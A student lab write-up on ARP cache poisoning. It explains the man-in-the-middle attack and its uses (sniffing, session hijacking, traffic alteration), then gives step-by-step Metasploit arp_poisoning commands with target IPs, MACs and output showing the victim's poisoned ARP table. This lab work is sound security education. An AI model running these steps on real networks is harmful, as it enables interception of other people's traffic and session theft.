

Module:- SECURITY CONCEPT

(ARP Cache Poisoning)


Name:-Prithviraj Nikam

MITM can happen very easily in LAN using “ARP Cache poisoning”.

An ARP spoofing, also known as ARP poisoning, is a Man in the Middle (MitM) attack that allows attackers to intercept communication between network devices. The attack works as follows:

1. The attacker must have access to the network. They scan the network to determine the IP addresses of at least two devices—let's say these are a workstation and a router.
2. The attacker uses a spoofing tool, such as Arpspoof or Driftnet, to send out forged ARP responses.
3. The forged responses advertise that the correct MAC address for both IP addresses, belonging to the router and workstation, is the attacker's MAC address. This fools both router and workstation to connect to the attacker's machine, instead of to each other.
4. The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other.
5. The attacker is now secretly in the middle of all communications.

The ARP spoofing attacker pretends to be both sides of a network communication channel



Once the attacker succeeds in an ARP spoofing attack, they can:

- **Continue routing the communications as-is**—the attacker can sniff the packets and steal data, except if it is transferred over an encrypted channel like HTTPS.
- **Perform session hijacking**—if the attacker obtains a session ID, they can gain access to accounts the user is currently logged into.
- **Alter communication**—for example pushing a malicious file or website to the workstation.
- **Distributed Denial of Service (DDoS)**—the attackers can provide the MAC address of a server they wish to attack with DDoS, instead of their own machine. If they do this for a large number of IPs, the target server will be bombarded with traffic.

TOOL USED :-

- Metasploit
- Websploit
- ARP Spoof
- Cain & Abel

Step-1:- Set target attacker and Router

| | target | Attacker | Router |
|----------------------------|---------------------------------|----------------------------|--------------------------------|
| IP--> | 192.168.3.131(Windows Machine) | 192.168.3.88(kali Machine) | 192.168.3.1(gateway Machine) |
| MAC--> | 04:92:26:5C:79:81 | 08:00:27:06:B7:85 | EC:9B:8B:02:24:38 |
| ----- | | | |
| ARP TABLE:- | | | |
| IP--> | 192.168.3.1(gateway Machine) | | 192.168.3.131(Windows Machine) |
| MAC--> | EC:9B:8B:02:24:38 | | 04:92:26:5C:79:81 |
| ----- | | | |
| ARP CACH Poisoning Table:- | | | |
| IP--> | 192.168.3.1(gateway Machine) | | 192.168.3.131(Windows Machine) |
| MAC--> | 08:00:27:06:B7:85(Attacker MAC) | | 04:92:26:5C:79:81 |

Step-2:-Open kali linux machine and Go to root

\$ sudo su root

```
root@kali: /home/prithvi x prithvi@kali: ~ x
File Actions Edit View Help
(prithvi@kali)-[~]
$ sudo su root
[sudo] password for prithvi:
(root@kali)-[/home/prithvi]
#
```

Step-3:-Run metasploit console

\$ msfconsole

```
(root@kali)-[/home/prithvi]
# msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/bin/ruby: warning:
hm::EcDSAsha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/bin/ruby: warning:
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/bin/ruby: warning:
```

Step-4:-then search arp_poisoning

\$ search arp_poisoning

```
msf6 > search arp_poisoning

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/spoof/arp/arp_poisoning        1999-12-22      normal No      ARP Spoof

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/spoof/arp/arp_poisoning
```

Step-5:- use the auxiliary/spoof/arp/arp_poisoning

msf6> use auxiliary/spoof/arp/arp_poisoning

```
msf6 > use auxiliary/spoof/arp/arp_poisoning
msf6 auxiliary(spoof/arp/arp_poisoning) > █
```

Step-6:- Show the option in auxiliary

msf6> auxiliary(spoof/arp/arp_poisoning) > show options

```
msf6 auxiliary(spoof/arp/arp_poisoning) > show options

Module options (auxiliary/spoof/arp/arp_poisoning):

  Name           Current Setting  Required  Description
  -  -
  AUTO_ADD       false           yes       Auto add new host when discovered by the listener
  BIDIRECTIONAL  false           yes       Spoof also the source with the dest
  DHOSTS         yes             yes       Target ip addresses
  INTERFACE      no              no        The name of the interface
  LISTENER       true            yes       Use an additional thread that will listen for arp requests to reply as fast as possible
  SHOSTS         yes             yes       Spoofed ip addresses
  SMAC           no              no        The spoofed mac

msf6 auxiliary(spoof/arp/arp_poisoning) > █
```

Step-7:- Set the Destination host

msf6> auxiliary(spoof/arp/arp_poisoning) > set DHOSTS 192.168.3.131
Windows ip

```
msf6 auxiliary(spoof/arp/arp_poisoning) > set DHOSTS 192.168.3.131
DHOSTS => 192.168.3.131
msf6 auxiliary(spoof/arp/arp_poisoning) > █
```

Step-8:- Set the Source host

msf6> auxiliary(spoof/arp/arp_poisoning) > set SHOSTS 192.168.3.1
Gateway ip

```
msf6 auxiliary(spoof/arp/arp_poisoning) > set SHOSTS 192.168.3.1
SHOSTS => 192.168.3.1
msf6 auxiliary(spoof/arp/arp_poisoning) > █
```

Step-9:- Set the Interface

msf6 > auxiliary(spoof/arp/arp_poisoning) > set INTERFACE eth0

```
msf6 auxiliary(spoof/arp/arp_poisoning) > set INTERFACE eth0
INTERFACE => eth0
msf6 auxiliary(spoof/arp/arp_poisoning) > █
```

Step-10:- Set the bidirectional rule

msf6 > auxiliary(spoof/arp/arp_poisoning) > set bidirectional true

```
msf6 auxiliary(spoof/arp/arp_poisoning) > set bidirectional true
bidirectional => true
msf6 auxiliary(spoof/arp/arp_poisoning) > █
```

Step-11:- Show the option in auxiliary

msf6 > auxiliary(spoof/arp/arp_poisoning) > show options

```
msf6 auxiliary(spoof/arp/arp_poisoning) > show options

Module options (auxiliary/spoof/arp/arp_poisoning):

  Name          Current Setting  Required  Description
  --          -
  AUTO_ADD      false           yes       Auto add new host when discovered by the listener
  BIDIRECTIONAL true            yes       Spoof also the source with the dest
  DHOSTS        192.168.3.131   yes       Target ip addresses
  INTERFACE     eth0            no        The name of the interface
  LISTENER      true            yes       Use an additional thread that will listen for arp requests to reply as fast as possible
  SHOSTS        192.168.3.1     yes       Spoofed ip addresses
  SMAC          no              no        The spoofed mac

msf6 auxiliary(spoof/arp/arp_poisoning) > █
```

Step-12:- Exploit arp_poisoning

msf6 > auxiliary(spoof/arp/arp_poisoning) > exploit

```
msf6 auxiliary(spoof/arp/arp_poisoning) > exploit

[*] Building the destination hosts cache...
[+] 192.168.3.131 appears to be up.
[*] Building the source hosts cache for unknown source hosts...
[+] 192.168.3.1 appears to be up.
[*] ARP poisoning in progress...
```

Step13:- Go to windows machine command Prompt and check the attacker mac address on ip 192.168.3.1(gateway machine)

Internal IP

MAC ADDRESS

Before

ARP cache 192.168.3.1

EC:9B:8B:02:24:38

Poisoning

Gateway MAC

After

ARP cache 192.168.3.1

08:00:27:06:B7:85

Poisoning

Attacker MAC

C:\Users\CDAC > arp -a| more

```
Command Prompt
Microsoft Windows [Version 10.0.19044.2364]
(c) Microsoft Corporation. All rights reserved.

C:\Users\CDAC>arp -a|more

Interface: 192.168.32.1 --- 0x6
Internet Address      Physical Address      Type
192.168.32.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static

Interface: 192.168.3.131 --- 0xa
Internet Address      Physical Address      Type
192.168.3.1           08-00-27-06-b7-85    dynamic
192.168.3.25          34-64-a9-23-c3-dd    dynamic
192.168.3.28          6c-3b-e5-2e-30-d8    dynamic
192.168.3.31          94-c6-91-55-6e-dd    dynamic
192.168.3.88          08-00-27-06-b7-85    dynamic
192.168.3.96          b0-83-fe-90-84-cb    dynamic
192.168.3.104         b0-83-fe-90-82-ce    dynamic
192.168.3.108         6c-3b-e5-1d-d9-e9    dynamic
192.168.3.172         00-d8-61-1d-b7-72    dynamic
192.168.3.191         04-92-26-5c-7b-84    dynamic
```